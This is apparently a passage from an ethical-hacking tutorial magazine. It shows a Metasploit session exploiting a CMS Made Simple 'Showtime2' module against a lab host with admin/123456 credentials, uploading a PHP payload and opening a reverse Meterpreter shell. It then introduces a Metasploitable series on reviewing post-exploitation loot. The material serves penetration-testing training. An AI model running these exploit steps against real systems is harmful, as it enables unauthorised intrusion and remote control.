
```
msf5 > use exploit/multi/http/cmsms_showtime2_rce
msf5 exploit(multi/http/cmsms_showtime2_rce) > show options

Module options (exploit/multi/http/cmsms_showtime2_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    no        Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:po
rt[,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR ide
ntifier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing conne
ctions
   TARGETURI  /                yes       Base CMS Made Simple directory path
   USERNAME                    yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host
```

Set the rhosts option and use the check command to see if our target is vulnerable or not. It confirms that the target is indeed vulnerable. Set the username and password of the CMSMS (Remember that this module only works if credentials are correct).



```
msf5 exploit(multi/http/cmsms_showtime2_rce) > set rhosts 192.168.41.1
rhosts => 192.168.41.1
msf5 exploit(multi/http/cmsms_showtime2_rce) > check
[*] 192.168.41.1:80 - The target appears to be vulnerable.
msf5 exploit(multi/http/cmsms_showtime2_rce) > set username admin
username => admin
msf5 exploit(multi/http/cmsms_showtime2_rce) > set password 123456
password => 123456
msf5 exploit(multi/http/cmsms_showtime2_rce) > 
```

Execute the module using the run command as shown below.



```
msf5 exploit(multi/http/cmsms_showtime2_rce) > run

[*] Started reverse TCP handler on 192.168.41.182:4444
[*] Uploading PHP payload.
[*] Making request for '/XnT.php' to execute payload.
[*] Sending stage (38247 bytes) to 192.168.41.1
[*] Meterpreter session 1 opened (192.168.41.182:4444 -> 192.168.41.1:65472)
at 2019-07-22 21:18:34 +0530
[+] Deleted ./XnT.php
```

As you can see in the image above, we successfully have a meterpreter session on our targ-et system.


THE TREASURE TROVE

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practicing the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In our previous Issue, our readers have seen how to perform POST exploitation information Gathering on our target system. As a part of this stage, we have collected lot of information about the target system which has been saved on our attacker system. In this Issue, we will analyse this information and see if we can get any valuable information about the target. Since we have seen almost all the ways in which we can hack the target system, our readers may feel this analysis of the acquired information may be useless or of not much value. So we advise our readers to read this tutorial as a scenario where we are performing this analysis after getting into a target system by exploiting the system using any one vulnerability.


When we performed POST exploitation Information gathering using Metasploit in our previous Issue, we have seen that some modules downloaded multiple files to our attacker system. All these files have some relevant information about the target system and are stored in the /root/.msf4/loot directo ry of attacker system.



